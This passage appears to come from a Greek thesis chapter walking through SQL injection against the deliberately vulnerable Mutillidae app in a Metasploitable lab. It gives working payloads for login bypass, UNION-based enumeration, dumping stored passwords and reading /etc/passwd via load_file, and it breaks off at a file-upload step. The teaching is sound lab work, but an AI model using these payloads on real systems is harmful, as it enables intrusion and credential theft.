
Εικόνα 18. ZAP preview

Κεφάλαιο 5

Υλοποίηση Επιθέσεων

5.1 Δοκιμές Εκμετάλλευσης Ευπαθειών

Όπως αναφέραμε μία διαδικτυακή εφαρμογή είναι ένα πρόγραμμα που τρέχει σε έναν υπολογιστή και μπορούμε να χρησιμοποιήσουμε διάφορες τεχνικές εκμετάλλευσης. Σε αυτή την ενότητα θα ξεκινήσουμε τις επιθέσεις με την ίδια σειρά που τις αναλύσαμε από τη λίστα του OWASP Top 10. Όλες οι ευπάθειες που είδαμε υπάρχουν στις διαδικτυακές εφαρμογές του server μας, metasploitable. Στην Εικόνα 19 παρουσιάζουμε την τοπολογία που θα ακολουθήσουμε για την υλοποίηση των επιθέσεών μας. Πιο συγκεκριμένα, όπως παρουσιάσαμε και στο Κεφάλαιο 4, θεωρούμε ότι ο επιτιθέμενος βρίσκεται σε διαφορετικό δίκτυο από αυτό του διακομιστή που φιλοξενεί τη διαδικτυακή εφαρμογή.[s21]



Εικόνα 19. Τοπολογία δικτύου των επιθέσεων


5.2 Injection

5.2.1 SQL Injection[s22][at23]

Αυτό που πρέπει να κάνουμε για να ανακαλύψουμε τη συγκεκριμένη ευπάθεια είναι να περιηγηθούμε στην εφαρμογή και να προσπαθήσουμε να "σπάσουμε" κάθε σελίδα. Αυτό μπορούμε να το καταφέρουμε με το να ελέγχουμε τα κουτιά εισόδου δεδομένων ή τις παραμέτρους στο URL της εφαρμογής, εκχωρώντας είτε κάποιο "and", "order by" ή " ' " για να προσπαθήσουμε να κάνουμε τη σελίδα να εμφανίσει κάτι διαφορετικό από αυτό που πρέπει.

Στο παράδειγμα που θα δούμε ο στόχος μας είναι η σελίδα Mutillidae που υπάρχει στο διακομιστή μας Metasploitable και φαίνεται στην εικόνα 20 η σελίδα εισόδου της.[s24][at25][s26][at27] Αρχικά θα δημιουργήσουμε ένα λογαριασμό χρήστη και έπειτα θα κάνουμε δοκιμές να δούμε αν τρέχει τον κώδικα που θα περνάμε ως είσοδο στα textboxes.


Εικόνα 20. Web Application



Εικόνα 21. Δημιουργία χρήστη στην εφαρμογή

Όπως φαίνεται από την εικόνα 21 δημιουργήσαμε ένα λογαριασμό με username = ‘andreas’ και password = ‘tryme’. Τώρα θα προσπαθήσουμε να κάνουμε login και να “σπάσουμε” τη σελίδα κατά την είσοδο. Η πρώτη μας δοκιμή θα ήταν αντί το όνομα ή τον κωδικό να βάλουμε ένα μονό εισαγωγικό (‘), η δική μας δοκιμή θα γίνει στο κουτί του κωδικού. Το αποτέλεσμα της δοκιμής φαίνεται στην παρακάτω εικόνα.

Testing POST method



Εικόνα 22. Εμφάνιση error για λάθος σύνταξη SQL

Στην εικόνα 22 βλέπουμε ότι έχουμε καταφέρει να εμφανίσουμε errors στη σελίδα μας. Στο συγκεκριμένο παράδειγμα βλέπουμε ότι μας δίνει και πληροφορίες για τον τύπο του σφάλματος, σε άλλες σελίδες μπορεί να μην έχουμε τόσα στοιχεία. Το μήνυμα λέει ότι είναι error στην εκτέλεση ερωτήματος και πρόβλημα στην σύνταξη της SQL. Μπορούμε να συνεχίσουμε τις δοκιμές για να σιγουρέψουμε ότι μπορεί να τρέξει ότι του ζητήσουμε.

Γενικά τα ερωτήματα στην SQL για έλεγχο ταυτότητας σε Login είναι της μορφής:

- **SELECT * FROM accounts WHERE username = '$UNAME' AND password = '$PASSWD'**

Στο παράδειγμά μας μας δίνει και αυτή την πληροφορίας όπως μπορούμε να δούμε:

- **SELECT * FROM accounts WHERE username = 'andreas' AND password = ''**

Οπότε βλέπουμε ότι στον κωδικό πλέον υπάρχουν τρία μονά εισαγωγικά, τα οποία ανοίγουν, κλείνουν και ξανά ανοίγουν τον κώδικα. Τώρα μπορούμε να εισάγουμε κάτι εύκολο για να δούμε αν το εκτελεί. Θα βάλουμε στο κουτί του κωδικού **tryme' AND 1 = 1#:**


- **tryme** → Είναι ο κωδικός
- ' → Βάζουμε από μόνοι μας το μονό εισαγωγικό για να κλείσουμε την εντολή μέχρι το password
- **AND** → Για να προσθέσουμε και άλλη εντολή

- **1 = 1** → Το οποίο είναι πάντα True για να τρέξει κανονικά ο κώδικας και να κάνουμε Login
- **#** → Για να βάλει σε σχόλια το υπόλοιπο κείμενο, γιατί εφόσον βάλαμε το μονό εισαγωγικό από μόνοι μας περισσεύει το μονό εισαγωγικό του συστήματος.


Έχουμε καταφέρει να γράψουμε την παρακάτω εντολή:

- **SELECT * FROM accounts WHERE username = 'andreas' AND password = 'tryme' AND 1 = 1#'**

Στην εικόνα 23 είναι η είσοδος που θα δοκιμάσουμε να κάνουμε και στο πεδίο του κωδικού θα εισχωρήσουμε τον κώδικα SQL που αναφέραμε.




Εικόνα 23. Δοκιμή για είσοδο με SQL Injection



Εικόνα 24. Επιτυχής είσοδος

Από την εικόνα 24 βλέπουμε ότι κάναμε είσοδο με τον κωδικό και τη λογική συνθήκη «1=1». Εφόσον στην εντολή μέσα τοποθετούμε το λογικό τελεστή **AND** για να ισχύει η συνθήκη πρέπει να ισχύουν και τα δύο μέλη της. Οπότε μπορούμε να δοκιμάσουμε αν θα κάνει login σε περίπτωση που βάλουμε μία false statement.

- **SELECT * FROM accounts WHERE username = 'andreas' AND password = 'tryme' AND 1 = 2#'**



Εικόνα 25. Δοκιμή για είσοδο με σωστό κωδικό και false statement

Βάση την εικόνα 25 βλέπουμε ότι με True και False δήλωση δεν καταφέραμε να κάνουμε είσοδο στην εφαρμογή, οπότε πλέον είμαστε σίγουροι ότι έχουμε βρει μία ευπάθεια SQL injection και θα εκτελέσει ότι κώδικα και να γράψουμε. Τώρα θα προσπαθήσουμε να κάνουμε login ως διαχειριστής χωρίς να γνωρίζουμε τον κωδικό του. Στο προηγούμενο παράδειγμα δοκιμάσαμε το AND και είδαμε ότι μόνο όταν ισχύουν και οι δύο συνθήκες μπορούμε να κάνουμε login. Με το ίδιο σκεπτικό θα δοκιμάσουμε τον λογικό τελεστή OR έτσι ώστε όποια από τις δύο συνθήκες να ισχύει να μας αφήσει να κάνουμε login. Στην εικόνα 26 μπορούμε να δούμε με υπογραμμισμένο κίτρινο χρώμα το username και το password που εισήγαμε και τον χρήστη με τον οποίο κάναμε την είσοδο.

Εικόνα 26. Δοκιμή για είσοδο με λάθος κωδικό ή true statement

- **SELECT * FROM accounts WHERE username = 'admin' AND password = '123' OR 1 = 1#'**

Σε περίπτωση που και το πεδίο του username έχει την ίδια ευπάθεια μπορούμε απλά να γράψουμε το username με το οποίο θέλουμε να κάνουμε login και τα υπόλοιπα να τα βάλουμε σε σχόλια, όπως φαίνεται από την εικόνα 27, ενώ στην εικόνα 28 βλέπουμε ότι ήταν επιτυχείς η είσοδο με το λογαριασμό του διαχειριστή:

- **SELECT * FROM accounts WHERE username = 'admin'# AND password = '$PASSWD'**

Εμείς ουσιαστικά εισήγαμε **admin'#** στο κουτί του username.

Εικόνα 27. Δοκιμή για SQL Injection σε username

Εικόνα 28. Επιτυχής είσοδο χωρίς γνώση κωδικού

Στο παράδειγμα με το login η φόρμα χρησιμοποιούσε μία POST method για να περάσει τα στοιχεία στην σελίδα που έπρεπε. Τώρα θα δούμε πως μπορεί να γίνει το ίδιο από τη μέθοδο GET. Θα χρησιμοποιήσουμε το URL για να κάνουμε inject τον κώδικα, οπότε και κουτιά κειμένου να μην υπάρχουν σε περίπτωση που βρούμε μεταβλητές σε κάποιο URL μπορούμε να δοκιμάσουμε από εκεί.

Testing GET method

Θα χρησιμοποιήσουμε μία σελίδα στην εφαρμογή στην οποία βάζεις το username και το password και σου επιστρέφει στοιχεία λογαριασμού. Αυτή η σελίδα φαίνεται στην εικόνα 29 και μπορούμε να δούμε ότι μας έχει επιστρέψει τα αποτελέσματα μετά από την είσοδο των στοιχείων του λογαριασμού μας.

Εικόνα 29. Δοκιμή για SQL Injection από URL παράμετρο

Στο URL της σελίδας θα συμπληρώσουμε την εντολή order by για να δούμε αν θα τρέξει κανονικά ο κώδικας.

- http://192.168.2.22/mutillidae/index.php?page=user-info.php&username=**andreas%27%20order%20by%201%20%23**&password=tryme&user-info-php-submit-button=View+Account+Details


Τα %27, %20 & %23 είναι τα αντίστοιχα μονό εισαγωγικό, κενό και δίεση (για τα σχόλια). Γίνονται μετατροπή αυτόματα από τον περιηγητή σε αυτή την κωδικοποίηση την οποία μπορούμε να την βρούμε στο Google σε περίπτωση που δεν γνωρίζουμε κάτι. Ο κώδικας ουσιαστικά είναι: **andreas' order by 1 #**, το οποίο έτρεξε κανονικά και εμφάνισε και πάλι τα στοιχεία του χρήστη andreas.

Τώρα θα κάνουμε δοκιμή να τα βάλουμε σε σειρά με βάση την 100000 στήλη η οποία δύσκολο να υπάρχει για να σιγουρευτούμε ότι όντως τρέχει τον κώδικα που περνάμε και αναφέρει το error. Από το μήνυμα της εικόνας 30 φαίνεται ότι το error αφορά μία άγνωστη στήλη την 100000 στην έκφραση order by.

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Unknown column '100000' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='andreas' order by 100000 #' AND password='123456'
Did you setup/reset the DB?	

Εικόνα 30. Error λόγω ανύπαρκτης στήλης στο order by

Τώρα μπορούμε να προσδιορίσουμε πόσες στήλες περιέχει ο πίνακας από τον οποίο διαβάζει η select της σελίδας αυτής. Κάνουμε δοκιμές με λογικούς αριθμούς π.χ. 10, 8, 5 μόλις βρούμε έναν αριθμό που να επιστρέφει αποτελέσματα και όχι error τον αυξάνουμε σιγά σιγά για να δούμε πότε θα βγούμε εκτός ορίων. Έπειτα από δοκιμές στο συγκεκριμένο παράδειγμα οι στήλες που έχει ο πίνακάς μας είναι 5. Αυτό που έχουμε ανακαλύψει μέχρι τώρα είναι ότι ο πίνακας μας έχει 5 στήλες αλλά εμείς βλέπουμε μόνο τις 3. Αρχικά θα δούμε ποιες είναι αυτές που βλέπουμε χρησιμοποιώντας μία δικής μας select κάνοντας union με του συστήματος. Στο URL της εικόνας 31 φαίνεται η εντολή που χρησιμοποιήσαμε και στα αποτελέσματα φαίνονται ποιες στήλες επιστρέφει.



Εικόνα 31. Έλεγχος για το ποιες στήλες εμφανίζονται

- http://10.0.2.5/mutillidae/index.php?page=user-info.php&**username=andreas%27%20union%20select%201,2,3,4,5%20%23**&password=tryme&user-info-php-submit-button=View+Account+Details

Τώρα που γνωρίζουμε ότι εμφανίζονται οι στήλες 2, 3 και 4 μπορούμε να αλλάξουμε τον κώδικα και να ζητήσουμε να μας εμφανίσει διάφορες πληροφορίες, όπως το όνομα της βάσης δεδομένων με τη μέθοδο database(), το χρήστη που έχει κάνει login με τη μέθοδο user() και ποια έκδοση είναι σε περίπτωση που [s28] θέλουμε να ψάξουμε και για άλλες ευπάθιες με τη μέθοδο version(). Στην εικόνα 32 φαίνεται η χρήση των μεθόδων αυτών υπογραμμισμένες με κίτρινο χρώμα στο URL της σελίδας.

Εικόνα 32. Εμφάνισει πληροφοριών μέσω συναρτήσεων

Τώρα θα ανακαλύψουμε και τους υπόλοιπους πίνακες της βάσης δεδομένων μας. Σε όλα τα συστήματα βάσεων δεδομένων υπάρχει η default βάση που κρατάει στοιχεία των υπολοίπων, αυτή λέγεται **information_schema** και φαίνεται στην εικόνα 33. Μπορούμε να δούμε πως είναι η δομή της για να μας διευκολύνει στη σύνταξη της εντολής και να βρούμε και τι αποτελέσματα θέλουμε να πάρουμε.

```
MySQL [information_schema]> select * from tables where table_schema = 'owasp10'
    -> ;
+---------------+--------------+---------------+------------+--------+---------+------------+------------+----------------+-------------+
| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME    | TABLE_TYPE | ENGINE | VERSION | ROW_FORMAT | TABLE_ROWS | AVG_ROW_LENGTH | DATA_LENGTH |
+---------------+--------------+---------------+------------+--------+---------+------------+------------+----------------+-------------+
| NULL          | owasp10      | accounts      | BASE TABLE | MyISAM |      10 | Dynamic    |         17 |             48 |         824 |
| NULL          | owasp10      | blogs_table   | BASE TABLE | MyISAM |      10 | Dynamic    |         12 |             65 |         784 |
| NULL          | owasp10      | captured_data | BASE TABLE | MyISAM |      10 | Dynamic    |          0 |              0 |           0 |
| NULL          | owasp10      | credit_cards  | BASE TABLE | MyISAM |      10 | Dynamic    |          5 |             36 |         180 |
| NULL          | owasp10      | hitlog        | BASE TABLE | MyISAM |      10 | Dynamic    |        109 |            132 |       14416 |
| NULL          | owasp10      | pen_test_tools| BASE TABLE | MyISAM |      10 | Dynamic    |         20 |            209 |        4180 |
+---------------+--------------+---------------+------------+--------+---------+------------+------------+----------------+-------------+
```

Εικόνα 33. Λεπτομέρειες για τον πίνακα Information_schema

union select 1, table_name, null, null,5 from information_schema.tables where table_schema = 'owasp10' (τα αποτελέσματα της εντολής φαίνονται στην εικόνα 34)

- **table_name:** είναι η στήλη στη βάση information_schema του πίνακα tables που έχει τα ονόματα πινάκων των άλλων βάσεων
- **null:** γιατί δεν χρειαζόμαστε κάτι άλλο να μας εμφανίσει
- **from information_schema.tables:** είναι όλος ο πίνακας
- **table_schema:** είναι η στήλη με την βάση που ανήκει ο κάθε πίνακας στο table_name

Εικόνα 34. Εμφάνιση των ονομάτων των table στη db owasp10

Το επόμενο βήμα αφού πλέον μάθαμε τι πίνακες έχει η βάση δεδομένων μας είναι να εμφανίσουμε τα δεδομένα που είναι αποθηκευμένα. Για να το καταφέρουμε αυτό αρχικά θα πρέπει να μάθουμε τα ονόματα των στηλών που είναι σε κάθε πίνακα. Αυτό θα το κάνουμε με παρόμοιο τρόπο που βρήκαμε και τους πίνακες, στην εικόνα 35 φαίνονται τα ονόματα των στηλών.

- **union select 1, column_name, null, null,5 from information_schema.columns where table_name = 'accounts'**

Username=cid
Password=
Signature=

Username=username
Password=
Signature=

Username=password
Password=
Signature=

Username=mysignature
Password=
Signature=

Username=is_admin
Password=
Signature=

Εικόνα 35. Accounts table column names

Θα εμφανίσουμε τώρα όλα τα username και τα password από τον πίνακά μας, χρησιμοποιώντας την παρακάτω εντολή:

- **union select 1, username, password, is_admin, 5 from accounts**

Η εντολή έτρεξε σωστά και μας επέστρεψε 18 εγγραφές. Ένα μικρό δείγμα φαίνεται στην εικόνα 36. Πλέον έχουμε και στοιχεία διαχειριστή για να ανεβάσουμε ότι θέλουμε στη βάση δεδομένων.

Username=admin
Password=adminpass
Signature=TRUE

Username=adrian
Password=somepassword
Signature=TRUE

Username=john
Password=monkey
Signature=FALSE

Username=jeremy
Password=password
Signature=FALSE

Εικονα 36. Εγγραφες στο accounts

Χρήση της SQL Injection ως File Inclusion Vulnerability

Χρησιμοποιώντας τον προηγούμενο τρόπο με την έκφραση union θα ζητήσουμε να μα επιστρέψει ένα αρχείο μέσω της συνάρτησης **load_file()**, όπως χρησιμοποιήσαμε τις συναρτήσεις database(), user(), version(). Το αποτέλεσμα της εντολής φαίνεται στην εικόνα 37, στην οποία έχουμε ζητήσει να μας επιστρέψει τα περιεχόμενα του αρχείου με τους κωδικούς πρόσβαση που είναι αποθηκευμένη στον διακομιστή και βρίσκεται στον κατάλογο /etc με όνομα αρχείου passwd.

- **union select null, load_file('/etc/passwd'), null, null, null**

Username=root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Password=
Signature=

Εικόνα 37. Αρχείο /etc/passwd

Χρήση της SQL Injection ως File Upload Vulnerability

Αυτό που θα κάνουμε ουσιαστικά είναι να γράψουμε και να αποθηκεύσουμε ένα αρχείο στον server μέσω της εντολής:

